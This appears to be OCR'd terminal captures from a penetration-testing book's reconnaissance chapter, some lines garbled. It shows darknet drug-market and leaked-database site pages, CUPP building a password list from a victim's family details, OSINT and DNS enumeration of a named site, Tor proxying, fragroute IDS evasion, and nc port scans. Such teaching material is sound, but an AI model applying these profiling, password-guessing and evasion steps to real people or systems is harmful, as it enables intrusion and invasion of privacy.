Feb 6, 2018 ... http://demo.testfire.net/. http://wocares.com/xsstester.php. http://crackme.cenzic. com/. http://test.acunetix.com/. http://zero.webappsecurity.com/.



vzatgqjjlebaxluc.onion/?category=104
Search
Dream Market
lchudifyeqm4ldjj.onion
Established 2013
Shop
Messages: 0
equplanes
Bitcoin (BTC)
฿0
0
Logout
Browse by category
Drugs 62622
Barbiturates 36
Benzos 2515
Cannabis 18735
Dissociatives 2521
Ecstasy 10167
Opioids 3940
Prescription 2804
Psychedelics 6185
RCs 451
Steroids 2320
Stimulants 10922
Weight loss 148
Digital Goods 53497
Drugs 62622
Drugs Paraphernalia 371
Services 5519
Other 4857
฿ Exchange
Drugs (62622)
Filter
Ships to
Ships from
Escrow
Category
Drugs
Cryptocurrency
Price
฿
Searchtext
Sort by
Vendor
All
Apply filter
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17
18 19 20 ... 1948 1949 1950 1951 1952 1953 1954 1955 1956 1957
SALE 10 x 200ug Warrior LSD blotters
฿0.00574
thepostmanpat (1800) (4.93)
NL → WW
NO ESCROW
Order
100mg MDMA Gelcaps x10
฿0.01539
joyneme89 (4500) (4.97)
US → US, CA
ESCROW
Order
3.5g HONEY SUCKLE *New stock*Amazing Quality 10/10
฿0.00585
fly-high (3750) (4.93)
GB → GB, EU
LSD 100ug Tabs x 500 (CA PRINT)
฿0.139
Dr_Seuss_CA (450) (4.97)
CA → CA, US


Secure
https://databases.today
Snusbase is the gold standard of database lookups. Check it out!
HOME
SEARCH
NO-JS SEARCH
CONTACT
DIRECTORY
SNUSBASE
FILE HOSTING
The biggest free-to-download collection of publicly available website databases for security researchers and journalists.
Search by database name (eg. 'example.sql' or simply 'exam')



zone-h.com/mirror/id/31467579
zone-h
unrestricted information
Home News Events Archive Archive Onhold Notify Stats Register Login
search...
Mirror saved on: 2018-07-15 09:41:15
Notified by: BD GREY HAT HACKERS
Domain: http://sidehustlewarrior.com/dead.html
IP address: 192.154.103.138
System: Linux
Web server: LiteSpeed
Notifier stats
This is a CACHE (mirror) page of the site when it was saved by our robot on 2018-07-15 09:41:15
From
Bangladesh GREY HAT Hackers
Home News Events Archive Archive Onhold Notify Stats Register Login Disclaimer Contact
Attribution-NonCommercial-NoDerivs 3.0 Unported License


Applications Places Player
Kali-Linux-2018.1-vm-amd64
root@kali: ~/cupp/cupp
File Edit View Search Terminal Help
root@kali:~/cupp/cupp# python cupp.py -i
[+] Insert the informations about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)
> First Name: john
> Surname: smith
> Nickname: johnny
> Birthdate (DDMMYYYY): 07051987
> Partners) name: lourine
> Partners) nickname: lolly
> Partners) birthdate (DDMMYYYY): 03051990
> Child's name: nicky
> Child's nickname: sweety
> Child's birthdate (DDMMYYYY): 04052012
> Pet's name: casper
> Company name: cyberhia
> Do you want to add some key words about the victim? Y/[N]: Y
> Please enter the words, separated by comma. [i.e. hacker,juice,black], spaces will be removed: juice
> Do you want to add special chars at the end of words? Y/[N]: Y
> Do you want to add some random numbers at the end of words? Y/[N]:Y
> Leet mode? (i.e. leet = 1337) Y/[N]: Y
[+] Now making a dictionary...
[+] Sorting list and removing duplicates...
[+] Saving dictionary to john.txt, counting 43248 words.
[+] Now load your pistolero with john.txt and shoot! Good luck!
root@kali:~/cupp/cupp#



root@kali: ~
File Edit View Search Terminal Help
root@kali:~# cewl www.cyberhia.com -w cyberhia.com
CeWL 5.4.3 (Arkanoid) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
root@kali:~# cat cyberhia.com
the
and
for
CyberHIA
you
your
Cyber
with
right
Our
are
this
Insurance
cyber
from
all



root@kali: ~
File Edit View Search Terminal Help
root@kali:~# twofi -m 6 -u @packtPub > packt.txt
root@kali:~# cat packt.txt
FreeLearning
downloaded
relevant
Python
DlR6YmttRL
ocxVJQSMHw
developer
Learning
comprehensive
library
Whether
scientist
pentester
designer
taking
latest
tutorial
Access
VVLswui0Uw


Chapter 3: Active Reconnaissance of External and Internal Networks




```
msf > use auxiliary/fuzzers/http/http_form_field
msf auxiliary(fuzzers/http/http_form_field) > set useragent
useragent => Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
msf auxiliary(fuzzers/http/http_form_field) > set useragent Googlebot-Image/1.0
useragent => Googlebot-Image/1.0
```


root@kali: ~
GNU nano 2.9.5 /etc/proxychains.conf
proxychains.conf VER 3.1
HTTP, SOCKS4, SOCKS5 tunneling proxifier with DNS.
The option below identifies how the ProxyList is treated.
only one option should be uncommented at time,
otherwise the last appearing option will be accepted
#dynamic_chain
Dynamic - Each connection will be done via chained proxies
all proxies chained in the order as they appear in the list
at least one proxy must be online to play in chain
(dead proxies are skipped)
otherwise EINTR is returned to the app
strict_chain
Strict - Each connection will be done via chained proxies
all proxies chained in the order as they appear in the list
all proxies must be online to play in chain
otherwise EINTR is returned to the app
#random_chain
Random - Each connection will be done via random proxy
(or proxy chain, see chain_len) from the list.
this option is good to test your IDS :)
Make sense only if random_chain
#chain_len = 2
Quiet mode (no output from library)
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos M-U Undo M-A Mark Text
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Spell ^_ Go To Line M-E Redo M-6 Copy Text


[ProxyList]
add proxy here ...
meanwile
defaults set to "tor"
socks4 127.0.0.1 9050
socks5 127.0.0.1 9050


NetRange: 9(.23
CIDR: 9(16/29
OriginAS:
NetName: TOR-MIA01
NetHandle: NET-96-47-226-16-1
Parent: NET-96-47-224-0-1
NetType: Reallocated
Comment: ==========
Comment: This is a Tor Exit Node operated on behalf of the Tor
Comment: Project. Tor helps you defend against network
Comment: surveillance that threatens personal freedom and
Comment: privacy. You can learn more now at www.torproject.org
Comment: ==========

```
root@kali:~# whois cyberhia.com
   Domain Name: CYBERHIA.COM
   Registry Domain ID: 1954580299_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.godaddy.com
   Registrar URL: http://www.godaddy.com
   Updated Date: 2018-07-28T11:48:19Z
   Creation Date: 2015-08-22T04:14:35Z
   Registry Expiry Date: 2018-08-22T04:14:35Z
   Registrar: GoDaddy.com, LLC
   Registrar IANA ID: 146
   Registrar Abuse Contact Email: abuse@godaddy.com
   Registrar Abuse Contact Phone: 480-624-2505
   Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhi
bited
   Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibi
ted
   Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferP
rohibited
   Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhi
bited
   Name Server: NS17.DOMAINCONTROL.COM
   Name Server: NS18.DOMAINCONTROL.COM
   DNSSEC: unsigned
```

```
root@kali:~# dmitry -winsepo out.txt www.cyberhia.com
Deepmagic Information Gathering Tool
"There be some deep magic going on"

Writing output to 'out.txt'

HostIP:166.62.126.169
HostName:www.cyberhia.com

Gathered Inet-whois information for 166.62.126.169
---------------------------------


inetnum:        166.50.0.0 - 166.86.255.255
netname:        NON-RIPE-NCC-MANAGED-ADDRESS-BLOCK
descr:          IPv4 address block not managed by the RIPE NCC
remarks:        ------------------------------------------------------
remarks:
remarks:        You can find the whois server to query, or the
remarks:        IANA registry to query on this web page:
remarks:        http://www.iana.org/assignments/ipv4-address-space
remarks:
remarks:        You can access databases of other RIRs at:
remarks:
remarks:        AFRINIC (Africa)
remarks:        http://www.afrinic.net/ whois.afrinic.net
remarks:
remarks:        APNIC (Asia Pacific)
remarks:        http://www.apnic.net/ whois.apnic.net
remarks:
remarks:        ARIN (Northern America)
remarks:        http://www.arin.net/  whois.arin.net
```


```
[recon-ng][default] > load recon/profiles-profiles/profiler
[recon-ng][default][profiler] > show options

  Name    Current Value  Required  Description
  ------  -------------  --------  -----------
  SOURCE  default        yes       source of input (see 'show info' for details)

[recon-ng][default][profiler] > set SOURCE cyberhia.com
SOURCE => cyberhia.com
[recon-ng][default][profiler] > run
[*] Retrieving https://raw.githubusercontent.com/WebBreacher/WhatsMyName/master/web_accounts_list.json

  Looking Up Data For: Cyberhia.Com
  --------------------------------
[*] Checking: about.me
[*] Checking: AdultFriendFinder
[*] Checking: AngelList
[*] Checking: aNobii
[*] Checking: ask.fm
[*] Checking: Atlassian Self-Signup
[*] Checking: AudioBoom
[*] Checking: authorSTREAM
[*] Checking: badoo
[*] Checking: Basecamp
[*] Checking: Bitbucket
```

```
root@kali:~# dnsrecon -t std -d cyberhia.com
[*] Performing General Enumeration of Domain:cyberhia.com
[!] Wildcard resolution is enabled on this domain
[!] It is resolving to 92.242.132.24
[!] All queries will resolve to this address!!
[-] DNSSEC is not configured for cyberhia.com
[*]      SOA ns17.domaincontrol.com 216.69.185.9
[*]      NS ns17.domaincontrol.com 216.69.185.9
[*]      NS ns17.domaincontrol.com 2607:f208:206::9
[*]      NS ns18.domaincontrol.com 173.201.76.9
[*]      NS ns18.domaincontrol.com 2603:5:22c0::9
[*]      MX aspmx3.googlemail.com 74.125.130.27
[*]      MX alt1.aspmx.l.google.com 64.233.163.27
[*]      MX alt2.aspmx.l.google.com 74.125.130.27
[*]      MX aspmx.l.google.com 74.125.133.27
[*]      MX aspmx2.googlemail.com 64.233.163.27
[*]      MX aspmx3.googlemail.com 2404:6800:4003:c01::1a
[*]      MX alt1.aspmx.l.google.com 2a00:1450:4010:c06::1a
[*]      MX alt2.aspmx.l.google.com 2404:6800:4003:c01::1a
[*]      MX aspmx.l.google.com 2a00:1450:400c:c06::1b
[*]      MX aspmx2.googlemail.com 2a00:1450:4010:c06::1b
[*]      A cyberhia.com 166.62.126.169
[*]      TXT cyberhia.com google-site-verification=qJu2HdlrKYbaEEx8
[*]      TXT cyberhia.com v=spf1 include:_spf.google.com ~all
```

```
msf > use auxiliary/scanner/discovery/ipv6_multicast_ping
msf auxiliary(scanner/discovery/ipv6_multicast_ping) > show options

Module options (auxiliary/scanner/discovery/ipv6_multicast_ping):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   SHOST                       no        The source IPv6 address
   SMAC                        no        The source MAC address
   TIMEOUT    5                yes       Timeout when waiting for host response.

msf auxiliary(scanner/discovery/ipv6_multicast_ping) > set INTERFACE eth0
INTERFACE => eth0
msf auxiliary(scanner/discovery/ipv6_multicast_ping) > run

[*] Sending multicast pings...
[*] Listening for responses...
[*]    |*| fe80::1874:982c:d2fa:471a => 88:e9:fe:6b:c4:03
[*]    |*| fe80::8ef5:a3ff:fe86:aae2 => 8c:f5:a3:86:aa:e2
[*]    |*| fe80::e298:61ff:fe26:3732 => e0:98:61:26:37:32
[*] Auxiliary module execution completed
```

```
root@kali:~# atk6-alive6 eth0
Alive: fe80::1891:4140:f857:fdd0 [ICMP echo-reply]
Alive: fe80::40ab:8801:a334:774d [ICMP parameter problem]
Alive: fe80::a00:27ff:fe0a:b478 [ICMP echo-reply]
Alive: fe80::b6ef:faff:fe94:21c5 [ICMP echo-reply]

Scanned 1 address and found 4 systems alive
```

```
traceroute to demo.cyberhia.com (166.62.126.169), 30 hops max, 60 byte packets
 1  _gateway (192.168.0.1)  6.137 ms  6.852 ms  6.894 ms
 2  * * *
 3  brnt-core-2b-xe-801-0.network.virginmedia.net (62.252.212.53)  25.536 ms  25.607 ms  25.592 ms
 4  * * *
 5  * * *
 6  m686-mp2.cvx1-b.lis.dial.ntli.net (62.254.42.174)  34.297 ms  21.736 ms  20.403 ms
 7  * * *
 8  us-nyc01b-rd2-ae9-0.aorta.net (84.116.140.170)  101.786 ms  101.728 ms  93.185 ms
 9  us-nyc01b-ri2-ae3-0.aorta.net (84.116.137.194)  92.565 ms  96.770 ms  96.483 ms
10  lag-5.ear3.NewYork1.Level3.net (4.68.72.9)  97.545 ms  97.181 ms  86.056 ms
11  * * *
12  4.28.83.74 (4.28.83.74)  162.499 ms  162.578 ms  174.274 ms
13  be38.trmc0215-01.ars.mgmt.phx3.gdg (184.168.0.69)  157.976 ms be39.trmc0215-01.ars.mgmt.phx3.gdg
77 ms be38.trmc0215-01.ars.mgmt.phx3.gdg (184.168.0.69)  160.129 ms
14  be39.trmc0215-01.ars.mgmt.phx3.gdg (184.168.0.73)  159.118 ms  159.086 ms  158.535 ms
15  * * *
16  * * *
17  * * *
18  * * *
19  ip-166-62-126-169.ip.secureserver.net (166.62.126.169)  194.981 ms  192.534 ms  190.290 ms
```

```
C:\WINDOWS\system32\cmd.exe

C:\Users\veluv>tracert demo.cyberhia.com

Tracing route to demo.cyberhia.com [166.62.126.169]
over a maximum of 30 hops:

  1     5 ms     3 ms     3 ms  192.168.0.1
  2     *     ^C
C:\Users\veluv>tracert www.google.com

Tracing route to www.google.com [216.58.198.228]
over a maximum of 30 hops:

  1     7 ms     3 ms     2 ms  192.168.0.1
  2     *        *        *     Request timed out.
  3    16 ms    15 ms    15 ms  brnt-core-2b-xe-801-0.network.virginmedia.net [6
2.252.212.53]
  4     *        *        *     Request timed out.
  5     *        *        *     Request timed out.
  6    26 ms    28 ms    22 ms  eislou2-ic-1-ae3-0.network.virginmedia.net [62.2
54.85.145]
  7    30 ms    31 ms    27 ms  6-14-250-212.static.virginm.net [212.250.14.6]
  8     *        *        *     Request timed out.
  9    28 ms    29 ms    24 ms  108.170.232.104
 10    32 ms    23 ms    60 ms  108.170.246.176
 11    39 ms    30 ms    26 ms  216.239.58.129
 12    37 ms    30 ms    49 ms  216.239.59.4
 13    33 ms    25 ms    29 ms  74.125.242.65
 14    32 ms    24 ms    27 ms  74.125.252.129
 15    47 ms    32 ms    56 ms  lhr26s04-in-f228.1e100.net [216.58.198.228]

Trace complete.
```

```
root@kali:~# hping3 -S demo.cyberhia.com -p 80 -c 3
HPING demo.cyberhia.com (eth0 166.62.126.169): S set, 40 headers + 0 data bytes
len=46 ip=166.62.126.169 ttl=44 DF id=0 sport=80 flags=SA seq=0 win=14600 rtt=349.9 ms
len=46 ip=166.62.126.169 ttl=45 DF id=0 sport=80 flags=SA seq=1 win=14600 rtt=223.1 ms
len=46 ip=166.62.126.169 ttl=44 DF id=0 sport=80 flags=SA seq=2 win=14600 rtt=300.8 ms

--- demo.cyberhia.com hping statistic ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 223.1/291.3/349.9 ms
```

```
root@kali:~# lbd www.[redacted].com

lbd - load balancing detector 0.4 - Checks if a given domain uses load-balancing.
                                    Written by Stefan Behte (http://ge.mine.nu)
                                    Proof-of-concept! Might give false positives.

Checking for DNS-Loadbalancing: NOT FOUND
Checking for HTTP-Loadbalancing [Server]:

 NOT FOUND

Checking for HTTP-Loadbalancing [Date]: 16:33:49, 16:33:49, 16:33:49, 16:33:49, 16:33:49, 1
:33:50, 16:33:50, 16:33:50, 16:33:50, 16:33:50, 16:33:50, 16:33:50, 16:33:50, 16:33:51, 16:
3:51, 16:33:51, 16:33:51, 16:33:51, 16:33:51, 16:33:52, 16:33:52, 16:33:52, 16:33:52, 16:33
52, 16:33:52, 16:33:53, 16:33:53, 16:33:53, 16:33:53, 16:33:53, 16:33:53, 16:33:53, 16:33:5
, 16:33:54, 16:33:54, 16:33:54, 16:33:54, 16:33:54, NOT FOUND

Checking for HTTP-Loadbalancing [Diff]: FOUND
< X-FB-Debug: 7QIJSA6gveuWk7MayNx68HnFO3VstBsjST/xfZ3C3bg7uxUDmCDhhu399VjLBn3FaP+uPMqO2TBHC
> X-FB-Debug: E2tJ1H38PTVAcLKmE7qJIjcb9tmOBXJgyRB01jgKdHkBiBAjZ1bMDG4lVTHBkUM4BlEuoA8LmJ49k

www.[redacted].com does Load-balancing. Found via Methods: HTTP[Diff]
```

```
root@kali:~# traceroute www.[redacted].com
traceroute to www.[redacted].com (141.[redacted].30), 30 hops max, 60 byte packets
 1  _gateway (192.168.0.1)  4.543 ms  4.483 ms  5.542 ms
 2  * * *
 3  brnt-core-2b-xe-801-0.network.virginmedia.net (62.[redacted]2.53)  25.671 ms  26.102 ms  26.094 ms
 4  * * *
 5  * * *
 6  tclo-ic-3-ae0-0.network.virginmedia.net (212.[redacted]6.62)  31.949 ms  15.760 ms  21.340 ms
 7  akamai.prolexic.com (195.[redacted].31)  24.129 ms  24.325 ms  22.922 ms
 8  po110.bs-a.sech-lon2.netarch.akamai.com (72.[redacted].192)  22.454 ms  33.348 ms  19.293 ms
 9  po576-10.bs-a.sech-ams.netarch.akamai.com (72.[redacted]179)  20.902 ms  18.511 ms  18.506 ms
10  ae120.access-a.sech-lon2.netarch.akamai.com (72.[redacted].197)  24.349 ms ae121.access-a.sech-lon2.n
52.60.205)  24.508 ms ae120.access-a.sech-lon2.netarch.akamai.com (72.[redacted].197)  22.330 ms
11  * * *
12  * * *
13  * * *
```

```
root@kali:~# fragroute
Usage: fragroute [-f file] dst
Rules:
        delay first|last|random <ms>
        drop first|last|random <prob-%>
        dup first|last|random <prob-%>
        echo <string> ...
        ip_chaff dup|opt|<ttl>
        ip_frag <size> [old|new]
        ip_opt lsrr|ssrr <ptr> <ip-addr> ...
        ip_ttl <ttl>
        ip_tos <tos>
        order random|reverse
        print
        tcp_chaff cksum|null|paws|rexmit|seq|syn|<ttl>
        tcp_opt mss|wscale <size>
        tcp_seg <size> [old|new]
```

```
  GNU nano 2.9.1                          /etc/fragroute.conf

tcp_seg 1 new
ip_frag 24
ip_chaff dup
order random
print
```


```
root@kali:~# fragroute 192.168.0.143
fragroute: tcp_seg -> ip_frag -> ip_chaff -> ip_ttl -> order -> print
192.168.0.124.30003 > 192.168.0.143.30551: SP 1783462266:1783462294(28) win 30324 [tos 0x10] [delay
0.001 ms]
192.168.0.124.47976 > 192.168.0.143.2222: S 204684773:204684773(0) win 29200 <mss 1460,sackOK,timest
amp 147562966 0,nop,wscale 7> [tos 0x10]
192.168.0.124.22882 > 192.168.0.143.14418: SF 1145845612:1145845620(8) ack 1718833993 win 17528 urg
18809 <[bad opt]> [tos 0x10] [delay 0.001 ms]
192.168.0.124.47976 > 192.168.0.143.2222: . ack 1250190100 win 229 <nop,nop,timestamp 147562970 4294
942010> [tos 0x10]
192.168.0.124 > 192.168.0.143: (frag 49776:2@32) [tos 0x10] [delay 0.001 ms]
192.168.0.124.18540 > 192.168.0.143.29749: P 1882277722:1882277734(12) ack 796406353 win 16980 urg 2
6439 (frag 55940:32@0+) [tos 0x10] [delay 0.001 ms]
192.168.0.124.47976 > 192.168.0.143.2222: P ack 1250190100 win 229 <nop,nop,timestamp 147565057 4294
942010> (frag 61342:32@0+) [tos 0x10]
192.168.0.124 > 192.168.0.143: (frag 61342:2@32) [tos 0x10]
192.168.0.124 > 192.168.0.143: (frag 61342:2@32) [tos 0x10] [delay 0.001 ms]
192.168.0.124.47976 > 192.168.0.143.2222: P ack 1250190100 win 229 <nop,nop,timestamp 147565057 4294
942010> (frag 55940:32@0+) [tos 0x10]
192.168.0.124 > 192.168.0.143: (frag 43545:1@32) [tos 0x10]
192.168.0.124.47976 > 192.168.0.143.2222: P ack 1250190100 win 229 <nop,nop,timestamp 147565057 4294
```

```
root@kali:~# wafw00f www.[redacted]k.com

                                    ^    ^
      _   __  _   _____ _   __  _   _   _____
     ///7/ /.' \ / __////7/ /,' \ ,' \ / __/
    | V V // o // _/ | V V // 0 // 0 // _/
    |_n_,'/_n_//_/   |_n_,' \_,' \_,'/_/
                                <
                               ...'

    WAFW00F - Web Application Firewall Detection Tool

    By Sandro Gauci && Wendel G. Henrique

Checking http://www.[redacted]k.com
The site http://www.[redacted]k.com is behind a CloudFlare
Number of requests: 1
```

```
root@kali:~# while read r; do nc -v -z $r 1-65535; done < iplist
dlinkrouter [192.168.0.1] 56209 (?) open
dlinkrouter [192.168.0.1] 49152 (?) open
dlinkrouter [192.168.0.1] 45555 (?) open
dlinkrouter [192.168.0.1] 8183 (?) open
dlinkrouter [192.168.0.1] 8182 (?) open
dlinkrouter [192.168.0.1] 8181 (?) open
dlinkrouter [192.168.0.1] 7777 (?) open
dlinkrouter [192.168.0.1] 4433 (?) open
dlinkrouter [192.168.0.1] 443 (https) open
dlinkrouter [192.168.0.1] 80 (http) open
dlinkrouter [192.168.0.1] 53 (domain) open
DNS fwd/rev mismatch: kali != kali.secure
kali [192.168.0.124] 55982 (?) open
kali [192.168.0.124] 33658 (?) open
kali [192.168.0.124] 8000 (?) open
kali [192.168.0.124] 22 (ssh) open
```

```
root@kali:~# nc -vv 192.168.0.101 80
192.168.0.101: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.0.101] 80 (http) open
HEAD / HTTP/1.0
HTTP/1.1 400 Bad Request
Date: Sat, 19 Jan 2019 22:02:28 GMT
